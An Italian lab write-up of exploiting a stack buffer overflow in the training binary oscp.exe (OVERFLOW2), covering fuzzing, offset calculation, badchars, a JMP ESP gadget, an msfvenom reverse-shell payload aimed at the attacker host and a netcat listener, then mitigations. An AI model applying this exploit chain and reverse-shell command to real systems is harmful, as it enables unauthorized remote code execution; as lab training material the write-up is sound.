BW3- Traccia Extra 2 pt 2

Sfruttamento Vulnerabilità di Buffer Overflow

Autore: Cybereagles

Sintesi

Il presente report documenta il processo di analisi e sfruttamento di una vulnerabilità di tipo Stack-Based Buffer Overflow individuata all'interno del file binario *oscp.exe*. L'analisi si è concentrata esclusivamente sull'input gestito dal comando *OVERFLOW2*. Sfruttando l'assenza di moderne protezioni a livello di stack, è stato possibile sovrascrivere l'indirizzo di ritorno (EIP) e dirottare il flusso di esecuzione verso un payload malevolo (shellcode) iniettato in memoria. L'attacco ha portato con successo a una Remote Code Execution (RCE) non autenticata tramite l'ottenimento di una reverse shell.

Scopo del test e analisi dello scenario

Scenario e Obiettivi

L'attività si svolge in un ambiente di laboratorio virtuale controllato. L'obiettivo principale è analizzare il crash dell'applicazione *oscp.exe* in ascolto sulla porta TCP 1337, calcolare l'offset esatto per il controllo dell'Instruction Pointer (EIP) relativo al parametro *OVERFLOW2* e iniettare uno shellcode personalizzato al fine di acquisire una shell interattiva con i privilegi del servizio compromesso.

- **Attacker**: Kali Linux (192.168.100.3) utilizzata per la fase offensiva.
- **Target**: Macchina bersaglio Windows (192.168.100.12) con focus sulla vulnerabilità specifica del servizio in ascolto sulla porta 1337.

Strumenti

- **Immunity Debugger & mona.py**: Utilizzati sulla macchina target per l'analisi in tempo reale della memoria della CPU, la ricerca dei badchars e l'individuazione di gadget utili al dirottamento del flusso di esecuzione.
- **Metasploit Framework**: Suite utilizzata sulla macchina attaccante per la generazione di pattern ciclici univoci per il calcolo dell'offset e la creazione dello shellcode finale tramite il tool **msfvenom**.
- **Python**: Linguaggio di scripting impiegato per la programmazione degli script di fuzzing e dell'exploit finale Proof of Concept (PoC).
- **Netcat**: Utilizzato come handler (listener) sulla macchina attaccante per ricevere la connessione in ingresso originata dalla reverse shell.

Svolgimento

Fase 1: Fuzzing e Crash dell'Applicazione

Nella fase iniziale di ricognizione è stato confermato che il binario vulnerabile era in esecuzione sulla porta 1337. Attraverso uno script automatizzato in **Python**, sono state inviate sequenze crescenti del carattere "A" (esadecimale \x41) concatenate al comando *OVERFLOW2*. L'applicazione ha subìto un'eccezione non gestita (Access Violation) causando l'immediato crash del servizio. L'analisi tramite **Immunity Debugger** ha confermato l'avvenuta corruzione dello stack: il registro EIP è stato interamente sovrascritto, assumendo il valore esadecimale 41414141.



Figura 1 Screenshot del debugger Immunity che evidenzia il crash del server a seguito dell'invio del payload di fuzzing. È visibile il registro EIP sovrascritto dalla sequenza 41414141.

Fase 2: Individuazione dell'Offset

Al fine di determinare la posizione esatta dei byte necessari a controllare il registro EIP, è stato generato un pattern ciclico univoco di 2000 byte.

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
```

Inviando questo pattern al posto della sequenza di "A", il programma è andato nuovamente in crash, popolando l'EIP con il valore 76413176 (corrispondente alla stringa ASCII v1Av). Utilizzando lo strumento di verifica inverso, è stato calcolato matematicamente che l'offset esatto per assumere il controllo risiede al byte 634.

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q v1Av
```

```
┌──(kali㉿kali)-[~/Desktop/bufferoverflow]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q v1Av
[*] Exact match at offset 634
```

Figura 2 Output del tool pattern_offset.rb eseguito nel terminale, che calcola e conferma matematicamente la posizione esatta nel buffer (offset 634) per assumere il controllo dell'EIP.

Fase 3: Controllo dell'EIP (Proof of Concept)

Per validare empiricamente il calcolo dell'offset, è stato stilato un PoC in **Python** iniettando 634 byte di padding (carattere "A"), seguiti da 4 byte esatti per sovrascrivere l'EIP (carattere "B", \x42), e un buffer di "C" (\x43) per simulare lo spazio in ESP destinato allo shellcode. L'esecuzione del PoC ha restituito un'interruzione di esecuzione con il registro EIP contenente esattamente 42424242. L'ispezione della memoria puntata da ESP ha mostrato un blocco di 43434343, confermando il controllo totale sul flusso.

Figura 3 Conferma visiva del Proof of Concept su Immunity Debugger, con il registro EIP perfettamente allineato al valore 42424242 ("BBBB") e lo stack riempito con i byte "C".

Fase 4: Identificazione dei Badchars

Per garantire che il payload finale non venisse troncato o alterato, è stata condotta un'analisi approfondita per individuare i badchars. Assumendo il null byte (\x00) come badchar predefinito, è stato generato un bytearray completo in memoria tramite **Mona**.

```
$ !mona bytearray
```

Inviando in modo sequenziale tutti i possibili byte esadecimali, è stato possibile confrontare le discrepanze in memoria per isolare i falsi positivi. L'analisi comparativa finale ha determinato che i badchars definitivi associati alla funzione *OVERFLOW2* sono: \x00\x23\x3c\x83\xba.



Figura 4 Iterazione finale del confronto memoria tramite Mona che restituisce lo status "Unmodified", a conferma della corretta esclusione di tutti i badchars.

Fase 5: Ricerca del Gadget (JMP ESP)

Essendo gli indirizzi dello stack dinamici, la strategia adottata è consistita nell'individuare un'istruzione JMP ESP all'interno di una dipendenza sprovvista di protezioni (ASLR disabilitato) e che non contenesse alcuno dei badchars individuati. Attraverso un'analisi dello spazio di memoria del processo con **Mona**:

```
$ !mona jmp -r esp -cpb "\x00\x23\x3c\x83\xba"
```

È stato selezionato un puntatore valido allocato all'indirizzo 0x625011af all'interno della libreria *essfunc.dll*.



Figura 5 Finestra Log data di Immunity Debugger che mostra l'esito della ricerca del JMP ESP, evidenziando l'indirizzo 0x625011af all'interno di essfunc.dll con protezioni disabilitate.

Fase 6: Generazione dello Shellcode ed Exploitation (RCE)

Sulla macchina attaccante è stato forgiato un payload malevolo tramite il framework **msfvenom**, progettato per instaurare una reverse shell TCP verso la porta 4444. La generazione ha escluso la sequenza dei caratteri non ammessi.

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.3 LPORT=4444
EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f python
```

L'exploit finale è stato riassemblato nel seguente formato: Padding (634 byte) + EIP (0x625011af formattato in Little Endian) + NOP Sled (margine di scivolamento di istruzioni \x90) + Shellcode. Mettendo in ascolto un

handler **Netcat** ed eseguendo il payload definitivo contro il target, l'attacco ha dirottato il flusso verso il JMP ESP, atterrando sul NOP sled e avviando lo shellcode.

```
$ nc -nvlp 4444
```



Figura 6 Sessione del terminale Netcat sulla porta 4444 che attesta l'avvenuta connessione Reverse Shell e l'ottenimento del prompt interattivo di Windows.

Conclusioni

L'attività tecnica ha confermato che il servizio *oscp.exe* è criticamente vulnerabile a un attacco di Buffer Overflow basato sullo stack sulla funzione che processa l'input *OVERFLOW2*. L'assenza di routine per la validazione della lunghezza dell'input e la totale mancanza di protezioni a livello di sistema operativo hanno permesso la sovrascrittura del registro EIP. Questa falla si traduce in una Remote Code Execution (RCE) completa e non autenticata.

Si raccomandano le seguenti azioni di mitigazione:

- **Sanitizzazione e Code Review**: Sostituire le funzioni native deprecate e insicure per la gestione della memoria con alternative moderne che implementino un controllo rigido del perimetro e della dimensione dei buffer.
- **Abilitazione ASLR (Address Space Layout Randomization)**: Ricompilare l'applicativo *oscp.exe* e tutte le DLL dipendenti (in particolare *essfunc.dll*) forzando l'abilitazione dell'ASLR per randomizzare gli indirizzi delle strutture dati e impedire l'uso di gadget hardcoded.
- **Implementazione DEP / NX (Data Execution Prevention)**: Attivare la prevenzione dell'esecuzione dei dati per rendere le aree di memoria dello stack esplicitamente non eseguibili, inibendo l'avvio di shellcode.
- **SafeSEH e Stack Canaries (GS)**: Ricompilare il codice sorgente abilitando le protezioni per l'integrità del flusso di ritorno delle eccezioni e inserendo "canarini" per rilevare tentativi di corruzione dello stack prima dell'esecuzione dell'indirizzo di ritorno.